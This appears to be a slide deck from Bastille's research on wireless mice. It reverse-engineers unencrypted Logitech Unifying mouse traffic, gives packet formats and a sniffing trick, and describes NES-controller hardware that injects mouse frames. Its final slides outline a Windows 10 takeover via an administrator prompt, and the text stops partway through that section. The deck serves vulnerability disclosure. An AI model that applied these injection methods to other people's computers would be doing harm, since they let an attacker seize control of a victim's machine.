Hacking Wireless Mice with an NES Controller

Bastille

Overly Optimistic Logitech...

“Since the displacements of a mouse would not give any useful information to a hacker, the mouse reports are not encrypted.”

- Whitepaper: Logitech Advanced 2.4 GHz Technology With Unifying Technology

Bastille

Overly Optimistic Logitech...

“Since the displacements of a mouse would not give any useful information to a hacker, the mouse reports are not encrypted.”

- Whitepaper: Logitech Advanced 2.4 GHz Technology With Unifying Technology

Bastille

Logitech Unifying

- Line of keyboards and mice launched in 2009
- Universal dongle for all Unifying devices
- “Logitech Advanced 2.4 GHz proprietary wireless technology”
- Keyboards are mostly encrypted
- Mice are unencrypted

Some of the ~15 available Unifying mice

Mouse traffic is always unencrypted

Most of the keyboard/mouse combo traffic is encrypted, some input is transmitted in cleartext.

- trackpad
- mouse buttons
- multimedia keys
- search
- power
- lock screen

Bastille

What is this proprietary 2.4 GHz nonsense?

“Logitech Advanced 2.4 GHz proprietary wireless technology”

- Sounds fancy, but Logitech isn’t exactly Qualcomm...
- Is there anything proprietary about it? (hint: no)

Unifying Dongle


Nordic Semiconductor nRF24LU1P

Proprietary? No

Unifying Mouse/Keyboard Combo

Nordic Semiconductor nRF24LE1P

Proprietary? No




Bastille

Unifying Mouse

Nordic Semiconductor nRF24LE1P

Proprietary? No




Bastille

Unifying Mouse

Nordic Semiconductor nRF24L01P

Proprietary? No



Nordic Semiconductor nRF24 Series

- 2.4GHz GFSK transceivers
- Similar packet structure to BTLE
- 2400-2525 MHz
- 250Kbps, 1Mbps, 2Mbps data rates
- 0-32 byte payload
- 8 or 16 bit CRC
- Automatic ACK handling and ARQ
- AES-128 encryption (**some flavors**)

Bastille

nRF24 flavors used by Logitech

Model	Features	Unifying Devices
nRF24LU1+	AES-128, USB	USB Dongle
nRF24LE1+	AES-128, Low Power	Keyboard/Mouse Combos, Mice
nRF24L01+	Low Power	Mice

- All variants are compatible OTA
- The nRF24L01+ consumes 0.2mA more than the nRF24LE1+
- Why not just encrypt everything?

Bastille


Shockburst Mode

- legacy mode, provided for backward compatibility
- preamble of 0xAA, or 0x55
- 3-5 byte address length
- fixed payload length (1-32 bytes)
- **optional** 8 or 16 bit CRC
- automatic packet assembly and disassembly

Preamble 1 byte	Address 3-5 byte	Payload 1 - 32 byte	CRC 1-2 byte

Enhanced Shockburst Mode

- dynamic payload length (0-32 bytes)
- 3-5 byte address length
- mandatory 8 or 16 bit CRC
- automatic packet assembly and disassembly
- automatic ACK handling
- ARQ support



Bastille

RF channel specifics

- 24 channels
- 2405-2474 MHz
- 3 MHz spacing
- 2 Mbps data rate
- GFSK modulation

Channel	Freq. (MHz)	Channel	Freq. (MHz)	Channel	Freq. (MHz)	Channel	Freq. (MHz)
1	2405	7	2423	13	2441	19	2459
2	2408	8	2426	14	2444	20	2462
3	2411	9	2429	15	2447	21	2465
4	2414	10	2432	16	2450	22	2468
5	2417	11	2435	17	2453	23	2471
6	2420	12	2438	18	2456	24	2474

Responsiveness	
Bandwidth (peak, raw)	2 Mbps bursts
Mouse report rate [rpts/s]	125 rpts/s
Keyboard typing speed [keys/s]	25 keys/s
Latency in a clean environment [ms]	< 8 ms
Latency following a power up [ms]	< 90 ms
Latency following low power mode [ms]	Implementation specific

Bastille

SDR Decoder

- Allows for quick iteration
- USRP B210
- 36 MHz sample rate
- Channelized GFSK demodulator using GNU Radio
- 12 channels decoded at a time
- Cycles between the lower and upper 12 channels
- Produces a demodulated bitstream for each channel

[Enhanced] Shockburst GNU Radio block

- Enhanced Shockburst
  - GNU Radio block
  - Checks for 3-5 byte addresses
  - Checks for both 8 and 16 bit CRCs
- Shockburst
  - Checks for 3-5 byte addresses
  - Checks for 1-32 byte payloads
  - Checks for both 8 and 16 bit CRCs

Logitech configuration: ESB, 5 byte address, 2 byte CRC

Bastille

Initial observations

- Zero traffic when the mouse is idle/asleep
- All packets during normal operation go from mouse -> dongle
- Minimum time between movement frames is ~9ms
- When the mouse wakes up, it scans for the dongle
- No traffic is sent when you unpair a dongle
- Payloads are either 5 or 10 bytes
- Last byte in payload is a one byte checksum

Bastille

Mouse / Dongle Timeouts

- Mouse transmits a timeout value to the dongle
- Mouse is responsible for sending keepalives within that window
- Dongle goes worried if a keepalive is missed

Example

1. Mouse specifies a 100ms timeout
2. Mouse sends keepalives every 90ms
3. Channel interference causes the dongle to miss a keepalive
4. 100ms elapses since the previous keepalive, and the dongle starts channel sweeping for the mouse

Mouse States

Each state represents different channel timeout values

- **Active**
  - 10ms channel timeout
  - mouse is actively moving or clicking
  - transitions to Active-Idle after 10ms
- **Active-Idle**
  - 100ms channel timeout
  - mouse as recently active
  - RX and auto-ACK is kept enabled
  - transitions to idle after 10 seconds of no activity

Bastille

Mouse States

- **Idle**
  - 1000ms channel timeout
  - RX and auto-ACK is kept enabled
  - transitions to sleep after 5 minutes of no activity
- **Sleep**
  - radio is powered down
  - mouse movement transitions to active mode

Active to Active-Idle state transitions

Active - movement packets

Relax timeout for Active-Idle mode

Active-Idle keepalives

```
[279693] 00 C2 00 00 01 00 00 00 00
[279702] 00 C2 00 00 FE FF FF 00 00
[279728] 00 C2 00 00 00 10 00 00 00
[279737] 00 C2 00 00 01 00 00 00 00
[279737] 00 4F 00 00 6E 00 00 00 00
[279792] 00 40 00 6E
[279794] 00 40 00 6E
[279794] 00 40 00 6E
[279880] 00 C2 00 00 FF 1F 00 00 00
[279889] 00 C2 00 00 00 10 00 00 00
[279899] 00 C2 00 00 00 30 00 00 00
[279908] 00 C2 00 00 00 10 00 00 00
[279934] 00 C2 00 00 00 10 00 00 00
[279934] 00 4F 00 00 6E 00 00 00 00
[279934] 00 40 00 6E
[279986] 00 40 00 6E
[280079] 00 40 00 6E
[280079] 00 40 00 6E
[280179] 00 40 00 6E
[280179] 00 40 00 6E
```

Bastille

Movement Payload Format (10 bytes)

Unused [0]	Frame Type **0xC2** [1]	Button Mask [2]	Unused [3]	Cursor Velocity [4,5,6]	Scroll [7,8]	Checksum [9]

Frame type always 0xC2 for movement frames, but the upper 3 bits appear arbitrary)

Button mask flags indicating the state of each mouse button

Cursor velocity pair of 12-bit signed integers for X/Y movement velocity

Scroll velocity pair of 8-bit signed integers for X/Y scroll

Checksum 1-byte checksum computed over bytes 0-8

Bastille

Change Timeout Payload Format (10 bytes)

Unused [0]	Frame Type **0x4F** [1]	Unused [2]	Timeout [3,4]	Unused [5,6,7,8]	Checksum [9]

Frame type 0x4F

Timeout new timeout in milliseconds, 16-bit unsigned integer

Checksum 1-byte checksum computed over bytes 0-8

Keepalive Payload Format (5 bytes)

Unused [0]	Frame Type **0x40** [1]	Timeout [2,3]	Checksum [4]

Frame type	0x40
Timeout	timeout in milliseconds, 16-bit unsigned integer, must match last change timeout value
Checksum	1-byte checksum computed over bytes 0-3

Bastille

Time for some packet injection

Goal

Build a portable tool to inject mouse packets

Challenges


- ACK collisions
- Maintaining an idle / active-idle / active mouse state
- Re-tune ambiguity (who ACK'd?)

Bastille

Challenges with SDR packet injection

- Requires fast TX/RX switching time (~150us)
- Requires multiple SDRs to listen on all channels
  - Or an SDR with a sufficiently fast re-tune time
- SDR + laptop is potentially too conspicuous


Then Burning Man happened...



- nRF24L01+ transceivers in the hat and controller
- Fixed channel, simple one-way comms
- NES controller became the clear choice for an attack platform

NES Controller v1 - Hardware

- Arduino Nano
- nRF24L01+ shield
- 2x AAA batteries
- Voltage converter
- WS2812B LED
- Vibration motor



Packet Injection Proof of Concept

- Hard coded address of known mouse/dongle
- Scan for the known dongle
- If “connected”, turn button presses into mouse frames
- Doesn’t work for unknown mice

Bastille

Pseudo-promiscuous mode

- nRF24L01+ has no official promiscuous mode
- Travis Goodspeed documented a pseudo-promiscuous mode in 2011
    a. Set address width to 2 bytes
    b. Configure Shockburst mode with no CRC
    c. Set receive address to 0x00AA or 0x0055
    d. nRF24L01+ interprets the preamble as the address
    e. Received payload now starts with the 5-byte address

Parsing packets in promiscuous mode


- Filter noise using RPD (-64dBm threshold energy detector)
- Parse the packet control field
- Discard payload lengths other than 10
- Check for a movement frame
- Validate the CRC
- Validate the checksum
- Controller can now identify new mice

NES Controller v1 - Problems

- Slow mouse acquisition
- Blind operation (no idea what mouse you’re connected to)
- Packet loss and control interruption on channel change
- Non-rechargeable batteries
- Stripped screw-posts


NES Controller v2 - Hardware

- Teensy 3.1
- 5x nRF24L01+ shields
- microSD card reader
- 32GB microSD card
- 1.3” 128x64 OLED display
- 500mAh lithium polymer battery
- charge controller
- WS2812B LED
- Machine screws



NES Controller v2 - [Mostly] Passive Mode


- Radios in promiscuous mode
- 1000ms dwell time
- Follow mice that we see
- Payloads recorded to microSD



Bastille

NES Controller v2 - Hijack Mode

- Controller keeps track of target mouse state
- Injects necessary timeout change and keepalive packets
- D-Pad moves the mouse, B is left mouse button, A is right mouse button
- Start button runs a predefined macro



NES Controller v2 - Blind Mouse Movement

- How can we make sure we’re actually moving the mouse?
- Packet loss due to ACK collisions
  - High number of retransmits
- Packet loss due to TX collisions
  - Don’t transmit when the mouse might
- Unknown movement state after channel change
  - Did the dongle receive our packet?
  - Was it really the mouse that ACK’d it?

NES Controller v2 - Scripting Mouse Movements

- Prototype using AutoHotKey
- Recreate AutoHotKey logic on the NES controller
- Launch a macro from the hijack mode menu

NES Controller v2 - Accuracy and Precision

- Need to avoid triggering mouse acceleration
  - Max one pixel movement per packet
  - Max one packet per ~3ms
- Aggressive keepalives to maintain channel
- Large velocities to reach screen edges
- Complex mouse movement requires high precision

Bastille

Determining the target operating system

- Controller keeps track of relative cursor location
- Records relative location of mouse clicks
- Mouse acceleration limits this to generalizations
- OS-specific indicators
  - Windows - start menu clicks (bottom left)
  - Windows - task bar clicks (bottom left)
  - OSX - Apple menu clicks (top left)
  - Ubuntu - Unity launcher clicks (left)

Bastille

Windows 10 Attack


Objective

Execute arbitrary commands at an administrator command prompt

Requirements

- Open an administrator command prompt
- Accept the UAC dialog
- Launch an on screen keyboard
- Type specific sequences of letters

Windows 10 On Screen Keyboard




Bastille


Windows 10 Touch Keyboard

Bastille

Opening the Windows 10 Touch Keyboard

